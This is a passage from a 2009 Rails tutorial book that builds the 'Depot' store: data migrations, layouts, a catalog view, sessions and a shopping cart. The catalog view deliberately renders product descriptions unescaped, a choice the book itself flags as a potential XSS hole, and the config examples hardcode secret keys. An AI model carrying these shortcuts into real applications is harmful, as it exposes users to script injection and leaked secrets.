way. It turns out that we can. Migrations to the rescue! Let’s create a data-only migration. The up method clears out the products table and then adds three rows containing typical data. Report erratum this copy is (P1.0 printing, March 2009)
  • 90.
    I TERATION A4:M AKING P RETTIER L ISTINGS 90 The down method empties the table. The migration is created just like any other: depot> ruby script/generate migration add_test_data exists db/migrate create db/migrate/20080601000003_add_test_data.rb We then add the code to populate the products table. This uses the create method of the Product model. The following is an extract from that file. (Rather than type the migration in by hand, you might want to copy the file from the sample code available online.15 ) Copy it to the db/migrate directory in your application, and delete the one you just generated. Don’t be concerned if the timestamp of the file you downloaded is before others that you have already migrated, because Rails knows which migrations have been completed and which ones have yet to be done. While you’re there, copy the images16 and the file depot.css17 into correspond- ing places (public/images and public/stylesheets in your application). Be warned: this migration removes existing data from the products table before loading in the new data. You might not want to run it if you’ve just spent several hours typing your own data into your application! Download depot_c/db/migrate/20080601000003_add_test_data.rb class AddTestData < ActiveRecord::Migration def self.up Product.delete_all Product.create(:title => 'Pragmatic Version Control' , :description => %{<p> This book is a recipe-based approach to using Subversion that will get you up and running quickly---and correctly. All projects need version control: it's a foundational piece of any project' s infrastructure. Yet half of all project teams in the U.S. don't use any version control at all. Many others don't use it well, and end up experiencing time-consuming problems. </p>}, :image_url => '/images/svn.jpg' , :price => 28.50) # . . . end def self.down Product.delete_all end end (Note that this code uses %{...}. This is an alternative syntax for double-quoted string literals, convenient for use with long strings. Note also that because 15. http://media.pragprog.com/titles/rails3/code/depot_c/db/migrate/20080601000003_add_test_data.rb 16. http://media.pragprog.com/titles/rails3/code/depot_c/public/images 17. http://media.pragprog.com/titles/rails3/code/depot_c/public/stylesheets/depot.css Report erratum this copy is (P1.0 printing, March 2009)
  • 91.
    I TERATION A4:M AKING P RETTIER L ISTINGS 91 it uses Rails’ create method, it will fail silently if records cannot be inserted because of validation errors.) Running the migration will populate your products table with test data: depot> rake db:migrate Now let’s get the product listing tidied up. There are two pieces to this. Even- tually we’ll be writing some HTML that uses CSS to style the presentation. But for this to work, we’ll need to tell the browser to fetch the stylesheet. We need somewhere to put our CSS style definitions. All scaffold-generated applications use the stylesheet scaffold.css in the directory public/stylesheets. Rather than alter this file, we created a new application stylesheet, depot.css, and put it in the same directory. A full listing of this stylesheet starts on page 721. Finally, we need to link these stylesheets into our HTML page. If you look at the .html.erb files we’ve created so far, you won’t find any reference to stylesheets. You won’t even find the HTML <head> section where such references would normally live. Instead, Rails keeps a separate file that is used to create a stan- dard page environment for all product pages. This file, called products.html.erb, is a Rails layout and lives in the layouts directory: Download depot_b/app/views/layouts/products.html.erb Line 1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" - "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" > - - <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en"> 5 <head> - <meta http-equiv="content-type" content="text/html;charset=UTF-8" /> - <title>Products: <%= controller.action_name %></title> - <%= stylesheet_link_tag 'scaffold' %> - </head> 10 <body> - - <p style="color: green"><%= flash[:notice] %></p> - - <%= yield %> 15 - </body> - </html> The eighth line loads the stylesheet. It uses stylesheet_link_tag to create an HTML <link> tag, which loads the standard scaffold stylesheet. We’ll simply add our depot.css file here (dropping the .css extension). Don’t worry about the rest of the file; we’ll look at that later. Download depot_c/app/views/layouts/products.html.erb <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" > Report erratum this copy is (P1.0 printing, March 2009)
  • 92.
    I TERATION A4:M AKING P RETTIER L ISTINGS 92 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en"> <head> <meta http-equiv="content-type" content="text/html;charset=UTF-8" /> <title>Products: <%= controller.action_name %></title> <%= stylesheet_link_tag 'scaffold', 'depot' %> </head> Now that we have the stylesheet all in place, we will use a simple table- based template, editing the file index.html.erb in app/views/products, replacing the scaffold-generated view: Download depot_c/app/views/products/index.html.erb <div id="product-list"> <h1>Listing products</h1> <table> <% for product in @products %> <tr class="<%= cycle('list-line-odd', 'list-line-even') %>"> <td> <%= image_tag product.image_url, :class => 'list-image' %> </td> <td class="list-description"> <dl> <dt><%=h product.title %></dt> <dd><%=h truncate(product.description.gsub(/<.*?>/,''), :length => 80) %></dd> </dl> </td> <td class="list-actions"> <%= link_to 'Show', product %><br/> <%= link_to 'Edit', edit_product_path(product) %><br/> <%= link_to 'Destroy', product, :confirm => 'Are you sure?', :method => :delete %> </td> </tr> <% end %> </table> </div> <br /> <%= link_to 'New product', new_product_path %> Report erratum this copy is (P1.0 printing, March 2009)
  • 93.
    I TERATION A4:M AKING P RETTIER L ISTINGS 93 What’s with :method => :delete? You may have noticed that the scaffold-generated destroy link includes the parameter :method => :delete. This parameter was added to Rails 1.2. This deter- mines which method is called in the ProductsController class and also affects which HTTP method is used. Browsers use HTTP to talk with servers. HTTP defines a set of verbs that browsers can employ and defines when each can be used. A regular hyperlink, for example, uses an HTTP GET request. A GET request is defined by HTTP to be used to retrieve data; it isn’t supposed to have any side effects. So, the Rails team changed the scaffold code generator to force the link to issue an HTTP DELETE∗ . These DELETE requests are permitted to have side effects and so are more suitable for deleting resources. ∗. In some cases, Rails will substitute the POST HTTP method for DELETE, based on whether the browser is capable of issuing a DELETE method. Either way, the request will not be cached or triggered by web crawlers. Even this simple template uses a number of built-in Rails features: • The rows in the listing have alternating background colors. This is done by setting the CSS class of each row to either list-line-even or list-line-odd. The Rails helper method called cycle does this, automatically toggling between the two style names on successive lines. • The truncate helper is used to display just the first eighty characters of the description. But before we call truncate, we called gsub in order to remove the HTML tags from the description.18 • We also used the h method to ensure that any remaining HTML in the product title and description is escaped. • Look at the link_to ’Destroy’ line. See how it has the parameter :confirm => "Are you sure?". If you click this link, Rails arranges for your browser to pop up a dialog box asking for confirmation before following the link and deleting the product. (Also, see the sidebar on this page for some scoop on this action.) We loaded some test data into the database, we rewrote the index.html.erb file that displays the listing of products, we added a depot.css stylesheet, and we linked that stylesheet into our page by editing the layout file products.html.erb. 18. If you get a message such as undefined method ’-’ for {:length=>80}:Hash, then you probably aren’t running Rails 2.2.2 or later. See Chapter 3, Installing Rails, on page 31 for upgrade information, or simply remove :length => from this call (leaving the 80). Report erratum this copy is (P1.0 printing, March 2009)
  • 94.
    I TERATION A4:M AKING P RETTIER L ISTINGS 94 Bring up a browser, point to localhost:3000/products, and the resulting product listing might look something like the following: A Rails scaffold provides real source code—files that we can modify and imme- diately see results. We can customize a particular source file and leave the rest alone; changes are both possible and localized. So, we proudly show our customer her new product listing, and she’s pleased. End of task. Time for lunch. What We Just Did In this chapter, we laid the groundwork for our store application: • We created a development database and configured our Rails application to access it. • We used migrations to create and modify the schema in our development database and to load test data. • We created the products table and used the scaffold generator to write an application to maintain it. • We augmented that generated code with validation. • We rewrote the generic view code with something prettier. Playtime Here’s some stuff to try on your own: • The method validates_length_of (described on page 403) checks the length of a model attribute. Add validation to the product model to check that the title is at least ten characters long. • Change the error message associated with one of your validations. (You’ll find hints at http://pragprog.wikidot.com/rails-play-time.) Report erratum this copy is (P1.0 printing, March 2009)
  • 95.
    In this chapter,we’ll see • writing our own views, • using layouts to decorate pages, • integrating CSS, • using helpers, and • linking pages to actions. Chapter 7 Task B: Catalog Display All in all, it’s been a successful day so far. We gathered the initial requirements from our customer, documented a basic flow, worked out a first pass at the data we’ll need, and put together the maintenance page for the Depot applica- tion’s products. We even managed to cap off the morning with a decent lunch. Thus fortified, it’s on to our second task. We chatted about priorities with our customer, and she said she’d like to start seeing what the application looks like from the buyer’s point of view. Our next task is to create a simple catalog display. This also makes a lot of sense from our point of view. Once we have the prod- ucts safely tucked into the database, it should be fairly simple to display them. It also gives us a basis from which to develop the shopping cart portion of the code later. We should also be able to draw on the work we just did in the product main- tenance task—the catalog display is really just a glorified product listing. So, let’s get started. 7.1 Iteration B1: Creating the Catalog Listing We’ve already created the products controller, used by the seller to administer the Depot application. Now it’s time to create a second controller, one that interacts with the paying customers. Let’s call it Store. depot> ruby script/generate controller store index exists app/controllers/ exists app/helpers/ create app/views/store exists test/functional/ create app/controllers/store_controller.rb create test/functional/store_controller_test.rb create app/helpers/store_helper.rb create app/views/store/index.html.erb
  • 96.
    I TERATION B1:C REATING THE C ATALOG L ISTING 96 Just as in the previous chapter, where we used the generate utility to create a controller and associated scaffolding to administer the products, here we’ve asked it to create a controller (class StoreController in the file store_controller.rb) containing a single action method, index. So, why did we choose to call our first method index? Well, just like most web servers, if you invoke a Rails controller and don’t specify an explicit action, Rails automatically invokes the index action. In fact, let’s try it. Point a browser at http://localhost:3000/store, and up pops our web page:1 It might not make us rich, but at least we know everything is wired together correctly. The page even tells us where to find the template file that draws this page. Let’s start by displaying a simple list of all the products in our database. We know that eventually we’ll have to be more sophisticated, breaking them into categories, but this will get us going. We need to get the list of products out of the database and make it available to the code in the view that will display the table. This means we have to change the index method in store_controller.rb. We want to program at a decent level of abstraction, so let’s just assume we can ask the model for a list of the products we can sell: Download depot_d/app/controllers/store_controller.rb class StoreController < ApplicationController def index @products = Product.find_products_for_sale end end Obviously, this code won’t run as it stands. We need to define the method find_products_for_sale in the product.rb model. The code that follows uses the 1. If you instead see a message saying No route matches..., you may need to stop and restart your application at this point. Press Ctrl-C in the console window in which you ran script/server, and then rerun the command. Report erratum this copy is (P1.0 printing, March 2009)
  • 97.
    I TERATION B1:C REATING THE C ATALOG L ISTING 97 Rails find method. The :all parameter tells Rails that we want all rows that match the given condition. We asked our customer whether she had a prefer- ence regarding the order things should be listed, and we jointly decided to see what happened if we displayed the products in alphabetical order, so the code does a sort on title: def self.xxx ֒ page 670 → Download depot_d/app/models/product.rb class Product < ActiveRecord::Base def self.find_products_for_sale find(:all, :order => "title" ) end # validation stuff... The find method returns an array containing a Product object for each row returned from the database. We use its optional :order parameter to have these rows sorted by their title. The find_products_for_sale method simply passes this array back to the controller. Note that we made find_products_for_sale a class method by putting self. in front of its name in the definition. We did this because we want to call it on the class as a whole, not on any particular instance—we’ll use it by saying Product.find_products_for_sale. Now we need to write our view template. To do this, edit the file index.html.erb in app/views/store. (Remember that the path name to the view is built from the name of the controller (store) and the name of the action (index). The .html.erb part signifies an ERb template that produces an HTML result.) Download depot_d/app/views/store/index.html.erb <h1>Your Pragmatic Catalog</h1> <% for product in @products -%> <div class="entry"> <%= image_tag(product.image_url) %> <h3><%=h product.title %></h3> <%= product.description %> <div class="price-line"> <span class="price"><%= product.price %></span> </div> </div> <% end %> This time, we used the h(string) method to escape any HTML element in the product title but did not use it to escape the description. This allows us to add HTML stylings to make the descriptions more interesting for our customers.2 2. This decision opens a potential security hole, but because product descriptions are created by people who work for our company, we think that the risk is minimal. See Section 27.5, Protecting Your Application from XSS, on page 644 for details. Report erratum this copy is (P1.0 printing, March 2009)
  • 98.
    I TERATION B1:C REATING THE C ATALOG L ISTING 98 Figure 7.1: Our first (ugly) catalog page In general, try to get into the habit of typing <%=h ... %> in templates and then removing the h only when you’ve convinced yourself it’s safe to do so. We’ve also used the image_tag helper method. This generates an HTML <img> tag using its argument as the image source. Hitting Refresh brings up the display in Figure 7.1. It’s pretty ugly, because we haven’t yet included the CSS stylesheet. The customer happens to be walking by as we ponder this, and she points out that she’d also like to see a decent- looking title and sidebar on public-facing pages. At this point in the real world, we’d probably want to call in the design folks— we’ve all seen too many programmer-designed websites to feel comfortable inflicting another on the world. But Pragmatic Web Designer is off getting inspiration on a beach somewhere and won’t be back until later in the year, so let’s put a placeholder in for now. It’s time for an iteration. Report erratum this copy is (P1.0 printing, March 2009)
  • 99.
    I TERATION B2:A DDING A P AGE L AYOUT 99 7.2 Iteration B2: Adding a Page Layout The pages in a typical website often share a similar layout—the designer will have created a standard template that is used when placing content. Our job is to add this page decoration to each of the store pages. Fortunately, in Rails we can define layouts. A layout is a template into which we can flow additional content. In our case, we can define a single layout for all the store pages and insert the catalog page into that layout. Later we can do the same with the shopping cart and checkout pages. Because there’s only one layout, we can change the look and feel of this entire section of our site by editing just one file. This makes us feel better about putting a placeholder in for now; we can update it when the designer eventually returns from the islands. There are many ways of specifying and using layouts in Rails. We’ll choose the simplest for now. If we create a template file in the app/views/layouts directory with the same name as a controller, all views rendered by that controller will use that layout by default. So, let’s create one now. Our controller is called store, so we’ll name the layout store.html.erb: Download depot_e/app/views/layouts/store.html.erb Line 1 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" - "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" > - <html> - <head> 5 <title>Pragprog Books Online Store</title> - <%= stylesheet_link_tag "depot" , :media => "all" %> - </head> - <body id="store"> - <div id="banner"> 10 <%= image_tag("logo.png" ) %> - <%= @page_title || "Pragmatic Bookshelf" %> - </div> - <div id="columns"> - <div id="side"> 15 <a href="http://www....">Home</a><br /> - <a href="http://www..../faq">Questions</a><br /> - <a href="http://www..../news">News</a><br /> - <a href="http://www..../contact">Contact</a><br /> - </div> 20 <div id="main"> - <%= yield :layout %> - </div> - </div> - </body> 25 </html> Apart from the usual HTML gubbins, this layout has three Rails-specific items. Line 6 uses a Rails helper method to generate a <link> tag to our depot.css Report erratum this copy is (P1.0 printing, March 2009)
  • 100.
    I TERATION B2:A DDING A P AGE L AYOUT 100 stylesheet. On line 11, we set the page heading to the value in the instance variable @page_title. The real magic, however, takes place on line 21. When we invoke yield, passing it the name :layout, Rails automatically substitutes in the page-specific content—the stuff generated by the view invoked by this request. In our case, this will be the catalog page generated by index.html.erb.3 To make this all work, we need to add the following to our depot.css stylesheet: Download depot_e/public/stylesheets/depot.css /* Styles for main page */ #ba nner { background: #9c9 ; padding-top: 10px; padding-bottom: 10px; border-bottom: 2px solid; font: small-caps 40px/40px "Times New Roman", serif; color: #282 ; text-align: center; } #ba nner img { float: left; } #c olumns { background: #141 ; } #main { margin-left: 13em; padding-top: 4ex; padding-left: 2em; background: white; } #side { float: left; padding-top: 1em; padding-left: 1em; padding-bottom: 1em; width: 12em; background: #141 ; } #side a { color: #bfb ; font-size: small; } 3. Rails also sets the variable @content_for_layout to the results of rendering the action, so you can also substitute this value into the layout in place of the yield. This was the original way of doing it (and we personally find it more readable). Using yield is considered sexier. Report erratum this copy is (P1.0 printing, March 2009)
  • 101.
    I TERATION B3:U SING A H ELPER TO F ORMAT THE P RICE 101 Figure 7.2: Catalog with layout added Hit Refresh, and the browser window looks something like Figure 7.2. It won’t win any design awards, but it’ll show our customer roughly what the final page will look like. 7.3 Iteration B3: Using a Helper to Format the Price There’s a problem with our catalog display. The database stores the price as a number, but we’d like to show it as dollars and cents. A price of 12.34 should be shown as $12.34, and 13 should display as $13.00. One solution would be to format the price in the view. For example, we could say this: <span class="price" ><%= sprintf("$%0.02f" , product.price) %></span> This would work, but it embeds knowledge of currency formatting into the view. Should we want to internationalize the application later, this would be a maintenance problem. Report erratum this copy is (P1.0 printing, March 2009)
  • 102.
    I TERATION B4:L INKING TO THE C AR T 102 Instead, let’s use a helper method to format the price as a currency. Rails has an appropriate one built in—it’s called number_to_currency. Using our helper in the view is simple: in the index template, we change this: <span class="price" ><%= product.price %></span> to the following: <span class="price" ><%= number_to_currency(product.price) %></span> Sure enough, when we hit Refresh, we see a nicely formatted price: 7.4 Iteration B4: Linking to the Cart Our customer is really pleased with our progress. We’re still on the first day of development, and we have a halfway decent-looking catalog display. However, she points out that we’ve forgotten a minor detail—there’s no way for anyone to buy anything at our store. We forgot to add any kind of Add to Cart link to our catalog display. Back on page 59, we used the link_to helper to generate links from a Rails view back to another action in the controller. We could use this same helper to put an Add to Cart link next to each product on the catalog page. As we saw on page 93, this is dangerous. The problem is that the link_to helper generates an HTML <a href=...> tag. When you click the corresponding link, your browser generates an HTTP GET request to the server. And HTTP GET requests are not supposed to change the state of anything on the server—they’re to be used only to fetch information. We previously showed the use of :method => :delete as one solution to this problem. Rails provides a useful alternative: the button_to method also links a view back to the application, but it does so by generating an HTML form that contains just a single button. When the user clicks the button, an HTTP POST request is generated. And a POST request is just the ticket when we want to do something like add an item to a cart. Let’s add the Add to Cart button to our catalog page: Download depot_e/app/views/store/index.html.erb <h1>Your Pragmatic Catalog</h1> <% for product in @products -%> <div class="entry"> <%= image_tag(product.image_url) %> Report erratum this copy is (P1.0 printing, March 2009)
  • 103.
    I TERATION B4:L INKING TO THE C AR T 103 <h3><%=h product.title %></h3> <%= product.description %> <div class="price-line"> <span class="price"><%= number_to_currency(product.price) %></span> <%= button_to "Add to Cart" %> </div> </div> <% end %> There’s one more formatting issue. button_to creates an HTML <form>, and that form contains an HTML <div>. Both of these are normally block elements, which will appear on the next line. We’d like to place them next to the price, so we need a little CSS magic to make them inline: Download depot_f/public/stylesheets/depot.css #store .entry form, #store .entry form div { display: inline; } Now our index page looks like Figure 7.3, on the next page. Of course, if we push the button now, nothing will happen because the button has no action associated with it. So, that’s what we will have to fix next. What We Just Did We’ve put together the basis of the store’s catalog display. The steps were as follows: 1. Create a new controller to handle customer-centric interactions. 2. Implement the default index action. 3. Add a class method to the Product model to provide a list of items for sale. 4. Implement a view (an .html.erb file) and a layout to contain it (another .html.erb file). 5. Use a helper to format prices the way we want. 6. Add a button to each item to allow folks to add it to their carts. 7. Make a simple modification to a stylesheet. It’s time to check it all in and move on to the next task, namely, making the Add to Cart link actually do something! Playtime Here’s some stuff to try on your own: • Add a date and time to the sidebar. It doesn’t have to update; just show the value at the time the page was displayed. Report erratum this copy is (P1.0 printing, March 2009)
  • 104.
    I TERATION B4:L INKING TO THE C AR T 104 Figure 7.3: Now there’s an Add to Cart button. • Change the application so that clicking a book’s image will also invoke the yet-to-be-written add_to_cart action. Hint: the first parameter to link_to is placed in the generated <a> tag, and the Rails helper image_tag con- structs an HTML <img> tag. Include a call to it as the first parameter to a link_to call. Be sure to include :method => :post in your html_options on your call to link_to. • The full description of the number_to_currency helper method is as follows: number_to_currency(number, options = {}) Formats a number into a currency string. The options hash can be used to customize the format of the output. The number can contain a level of precision using the :precision key; the default is 2. The currency type can be set using the :unit key (default "$") The unit separator can be set using the :separator key (default ".") The delimiter can be set using the :delimiter key (default ","). number_to_currency(1234567890.50) -> $1,234,567,890.50 number_to_currency(1234567890.506) -> $1,234,567,890.51 number_to_currency(1234567890.50, :unit => "&pound;" , :separator => "," , :delimiter => "" ) -> &pound;1234567890,50 Experiment with setting various options, and see the effect on your cat- alog listing. (You’ll find hints at http://pragprog.wikidot.com/rails-play-time.) Report erratum this copy is (P1.0 printing, March 2009)
  • 105.
    In this chapter,we’ll see • sessions and session management, • nondatabase models, • error diagnosis and handling, • the flash, and • logging. Chapter 8 Task C: Cart Creation Now that we have the ability to display a catalog containing all our wonderful products, it would be nice to be able to sell them. Our customer agrees, so we’ve jointly decided to implement the shopping cart functionality next. This is going to involve a number of new concepts, including sessions, error handling, and the flash, so let’s get started. 8.1 Sessions Before we launch into our next wildly successful iteration, we need to spend just a little while looking at sessions, web applications, and Rails. As users browse our online catalog, they will (we hope) select products to buy. The convention is that each item selected will be added to a virtual shopping cart, held in our store. At some point, our buyers will have everything they need and will proceed to our site’s checkout, where they’ll pay for the stuff in the carts. This means that our application will need to keep track of all the items added to the cart by the buyer. This sounds simple, except for one minor detail. The protocol used to talk between browsers and application programs is stateless— it has no memory built in. Each time your application receives a request from the browser is like the first time they’ve talked to each other. That’s cool for romantics but not so good when you’re trying to remember what products your user has already selected. The most popular solution to this problem is to fake out the idea of stateful transactions on top of HTTP, which is stateless. A layer within the application tries to match an incoming request to a locally held piece of session data. If a particular piece of session data can be matched to all the requests that come from a particular browser, we can keep track of all the stuff done by the user of that browser using that session data.
  • 106.
    S ESSIONS 106 The underlying mechanisms for doing this session tracking are varied. Some- times an application encodes the session information in the form data on each page. Sometimes the encoded session identifier is added to the end of each URL (the so-called URL Rewriting option). And sometimes the application uses cookies. Rails uses the cookie-based approach. A cookie is simply a chunk of named data that a web application passes to a web browser. The browser remembers it. Subsequently, when the browser sends a request to the application, the cookie data tags along. The application uses information in the cookie to match the request with session information stored in the server. It’s an ugly solution to a messy problem. Fortunately, as a Rails programmer you don’t have to worry about all these low-level details. (In fact, the only reason to go into them at all is to explain why users of Rails applications must have cookies enabled in their browsers.) Rather than have developers worry about protocols and cookies, Rails provides a simple abstraction. Within the controller, Rails maintains a special hash-like hash ֒ page 673 → collection called session. Any key/value pairs you store in this hash during the processing of a request will be available during subsequent requests from the same browser. In the Depot application we want to use the session facility to store the infor- mation about what’s in each buyer’s cart. But we have to be slightly careful here—the issue is deeper than it might appear. There are problems of resilience and scalability. One choice would be to store session information in a file on the server. If you have a single Rails server running, there’s no problem with this. But imagine that your store application gets so wildly popular that you run out of capacity on a single-server machine and need to run multiple boxes. The first request from a particular user might be routed to one back-end machine, but the second request might go to another. The session data stored on the first server isn’t available on the second; the user will get very confused as items appear and disappear in their cart across requests. So, it’s a good idea to make sure that session information is stored somewhere external to the application where it can be shared between multiple applica- tion processes if needed. And if this external store is persistent, we can even bounce a server and not lose any session information. We talk all about setting up session information in Section 22.2, Rails Sessions, on page 477, and we’ll see that there are a number of different session storage options. For now, let’s arrange for our application to store session data in a table in our database. Putting Sessions in the Database Rails makes it easy to store session data in the database. We’ll need to run a couple of Rake tasks to create a database table with the correct layout. Report erratum this copy is (P1.0 printing, March 2009)
  • 107.
    S ESSIONS 107 First, we’ll create a migration containing our session table definition. There’s a predefined Rake task that creates just the migration we need: depot> rake db:sessions:create exists db/migrate create db/migrate/20080601000004_create_sessions.rb Then, we’ll apply the migration to add the table to our schema: depot> rake db:migrate If you now look at your database, you’ll find a new table called sessions. Next, we have to tell Rails to use database storage for our application sessions (the default is to store everything in cookies). This is a configuration option, so not surprisingly you’ll find it specified in a file in the config directory. Open the file environment.rb, and you’ll see a bunch of configuration options, all com- mented out. Scan down for the one that looks like this:1 # Use the database for sessions instead of the cookie-based default, # which shouldn't be used to store highly confidential information # (create the session table with 'rake db:sessions:create') # config.action_controller.session_store = :active_record_store Notice that the last line is commented out. Remove the leading # character on that line to activate the database storage of sessions: # Use the database for sessions instead of the cookie-based default, # which shouldn't be used to store highly confidential information # (create the session table with 'rake db:sessions:create') config.action_controller.session_store = :active_record_store Sessions and Browsers As we discussed, the default Rails implementation of sessions is to use a cookie to store a session id on the user’s browser. When requests come in from that browser, Rails extracts the session id and uses that to retrieve the session data from (in our case) the database. But there’s an important subtlety here: cookies are stored on the browser by both the server host name and by the cookie name. If you run two different applications on the same server, you’ll probably want them to use different cookie names to store their session keys. If you don’t, they’ll interfere with each other. Fortunately, Rails deals with this. When you create a new application with the rails command, it establishes a name for the cookie used to store the session id. This name includes the name of your application. 1. In Rails 2.3, you will need to look in config/initializers/session_store.rb for the setting of ActionCon- troller::Base.session_store instead. Report erratum this copy is (P1.0 printing, March 2009)
  • 108.
    S ESSIONS 108 The setup is done in the same environment.rb file in the config directory: Download depot_f/config/environment.rb config.action_controller.session = { :session_key => '_depot_session' , :secret => 'f914e9b1bbdb829688de8512f...9b1810a4e238a61dfd922dc9dd62521' } By choosing something other than the cookie store, you do however have one more action you will need to take. You will need to uncomment the secret by removing the # character from one line in the file application.rb2 in the app/controller directory: Download depot_f/app/controllers/application.rb class ApplicationController < ActionController::Base helper :all # include all helpers, all the time # See ActionController::RequestForgeryProtection for details # Uncomment the :secret if you're not using the cookie session store protect_from_forgery :secret => '8fc080370e56e929a2d5afca5540a0f7' # See ActionController::Base for details # Uncomment this to filter the contents of submitted sensitive data parameters # from your application log (in this case, all fields with names like "password"). # filter_parameter_logging :password end That’s it! The next time you restart your application (stopping and starting script/server), it will store its session data in the database. Why not do that now? Carts and Sessions So, having just plowed through all that theory, where does that leave us in practice? We need to be able to assign a new cart object to a session the first time it’s needed and find that cart object again every time it’s needed in the same session. We can achieve that by creating a method, find_cart, in the store controller. A simple (but verbose) implementation would be as follows: def find_cart unless session[:cart] # if there's no cart in the session session[:cart] = Cart.new # add a new one end session[:cart] # return existing or new cart end Remember that Rails makes the current session look like a hash to the con- troller, so we’ll store the cart in the session by indexing it with the symbol :cart. We don’t currently know just what our cart will be—for now let’s assume that it’s a class, so we can create a new cart object using Cart.new. Armed with all this knowledge, we can now arrange to keep a cart in the user’s session. 2. Starting with Rails 2.3, this file will be named application_controller.rb, and the :secret parameter is no longer needed or supported. Report erratum this copy is (P1.0 printing, March 2009)
  • 109.
    I TERATION C1:C REATING A C AR T 109 It turns out there’s a more idiomatic way of doing the same thing in Ruby: Download depot_f/app/controllers/store_controller.rb private def find_cart session[:cart] ||= Cart.new end This method is fairly tricky. It uses Ruby’s conditional assignment operator, ||=. If the session hash has a value corresponding to the key :cart, that value is ||= ֒ page 678 → returned immediately. Otherwise, a new Cart object is created and assigned to the session. This new Cart is then returned. Note that we make the find_cart method private. This prevents Rails from mak- ing it available as an action on the controller. Be careful as you add methods to this controller as we work further on the cart—if you add them after the private declaration, they’ll be invisible outside the class. New actions must go before the private line. 8.2 Iteration C1: Creating a Cart We’re looking at sessions because we need somewhere to keep our shopping cart. We’ve got the session stuff sorted out, so let’s move on to implement the cart. For now, let’s keep it simple. It holds data and contains some business logic, so we know that it is logically a model. But, do we need a cart database table? Not necessarily. The cart is tied to the buyer’s session, and as long as that session data is available across all our servers (when we finally deploy in a multiserver environment), that’s probably good enough. So for now, we’ll assume the cart is a regular class and see what happens. We’ll use our editor to create the file cart.rb in the app/models directory.3 The implementation is simple. The cart is basically a wrapper for an array of items. When a product is added (using the add_product method), it is appended to the item list: Download depot_f/app/models/cart.rb class Cart attr_reader attr_reader :items ֒ page 671 → def initialize @items = [] end def add_product(product) @items << product end end 3. Note that we don’t use the Rails model generator to create this file. The generator is used only to create database-backed models. Report erratum this copy is (P1.0 printing, March 2009)
  • 110.
    I TERATION C1:C REATING A C AR T 110 Observant readers (yes, that’s all of you) will have noticed that our catalog listing view already includes an Add to Cart button for each product. What we want to do now is to wire it up to an add_to_cart action on the store controller. However, there’s a problem with this: how will the add_to_cart action know which product to add to our cart? We’ll need to pass it the id of the item corresponding to the button. That’s easy enough—we simply add an :id option to the button_to call.4 Our index.html.erb template now looks like this: Download depot_f/app/views/store/index.html.erb <%= button_to "Add to Cart" , :action => 'add_to_cart', :id => product %> This button links to an add_to_cart action in the store controller (and we haven’t written that action yet). It will pass in the product id as a form param- eter. Here’s where we start to see how important the id field is in our models. Rails identifies model objects (and the corresponding database rows) by their id fields. If we pass an id to add_to_cart, we’re uniquely identifying the product to add. Let’s implement the add_to_cart method now. It needs to find the shopping cart for the current session (creating one if there isn’t one there already), add the selected product to that cart, and display the cart contents. So, rather than worry too much about the details, let’s just write the code at this level of abstraction. Here’s the add_to_cart method in app/controllers/store_controller.rb: Download depot_f/app/controllers/store_controller.rb Line 1 def add_to_cart 2 product = Product.find(params[:id]) 3 @cart = find_cart 4 @cart.add_product(product) 5 end On line 2, we use the params object to get the id parameter from the request, then we call the Product model to find the product with that id, and finally we save the result into a local variable named product. The next line uses the find_cart method we implemented on the previous page to find (or create) a cart in the session. Line 4 then adds the product to this cart. The params object is important inside Rails applications. It holds all of the parameters passed in a browser request. By convention, params[:id] holds the id, or the primary key, of the object to be used by an action. We set that id when we used :id => product in the button_to call in our view. Be careful when you add the add_to_cart method to the controller. Because it is called as an action, it must be public and so must be added above the private directive we put in to hide the find_cart method. 4. Saying :id => product is idiomatic shorthand for :id => product.id. Both pass the product’s id back to the controller. Report erratum this copy is (P1.0 printing, March 2009)
  • 111.
    I TERATION C1:C REATING A C AR T 111 What happens when we click one of the Add to Cart buttons in our browser? What does Rails do after it finishes executing the add_to_cart action? It goes and finds a template called add_to_cart in the app/views/store directory. We haven’t written one, so Rails complains. Let’s make it happy by writing a trivial template (we’ll tart it up in a minute): Download depot_f/app/views/store/add_to_cart.html.erb <h2>Your Pragmatic Cart</h2> <ul> <% for item in @cart.items %> <li><%=h item.title %></li> <% end %> </ul> So, with everything plumbed together, let’s hit Refresh in our browser. Your browser will probably warn you that you’re about to submit form data again (because we added the product to our cart using button_to, and that uses a form). Click OK, and you should see our simple view displayed: There are two products in the cart because we submitted the form twice (once when we did it initially and got the error about the missing view and the second time when we reloaded that page after implementing the view). Report erratum this copy is (P1.0 printing, March 2009)
  • 112.
    I TERATION C2:C REATING A S MAR TER C AR T 112 Go back to http://localhost:3000/store, the main catalog page, and add a different product to the cart. You’ll see the original two entries plus our new item in your cart. It looks like we’ve got sessions working. It’s time to show our customer, so we call her over and proudly display our handsome new cart. Somewhat to our dismay, she makes that tsk-tsk sound that customers make just before telling you that you clearly don’t get something. Real shopping carts, she explains, don’t show separate lines for two of the same product. Instead, they show the product line once with a quantity of 2. Looks like we’re lined up for our next iteration. 8.3 Iteration C2: Creating a Smarter Cart It looks like we have to find a way to associate a count with each product in our cart. Let’s create a new model class, CartItem, that contains a reference to both a product and a quantity: Download depot_g/app/models/cart_item.rb class CartItem attr_reader :product, :quantity def initialize(product) @product = product @quantity = 1 end def increment_quantity @quantity += 1 end def title @product.title end def price @product.price * @quantity end end We’ll now use this from within the add_product method in our Cart. This code checks whether our list of items already includes the product we’re adding; if iterating ֒ page 675 → it does, it bumps the quantity, and if it doesn’t, it adds a new CartItem: Download depot_g/app/models/cart.rb def add_product(product) current_item = @items.find {|item| item.product == product} if current_item current_item.increment_quantity else Report erratum this copy is (P1.0 printing, March 2009)
  • 113.
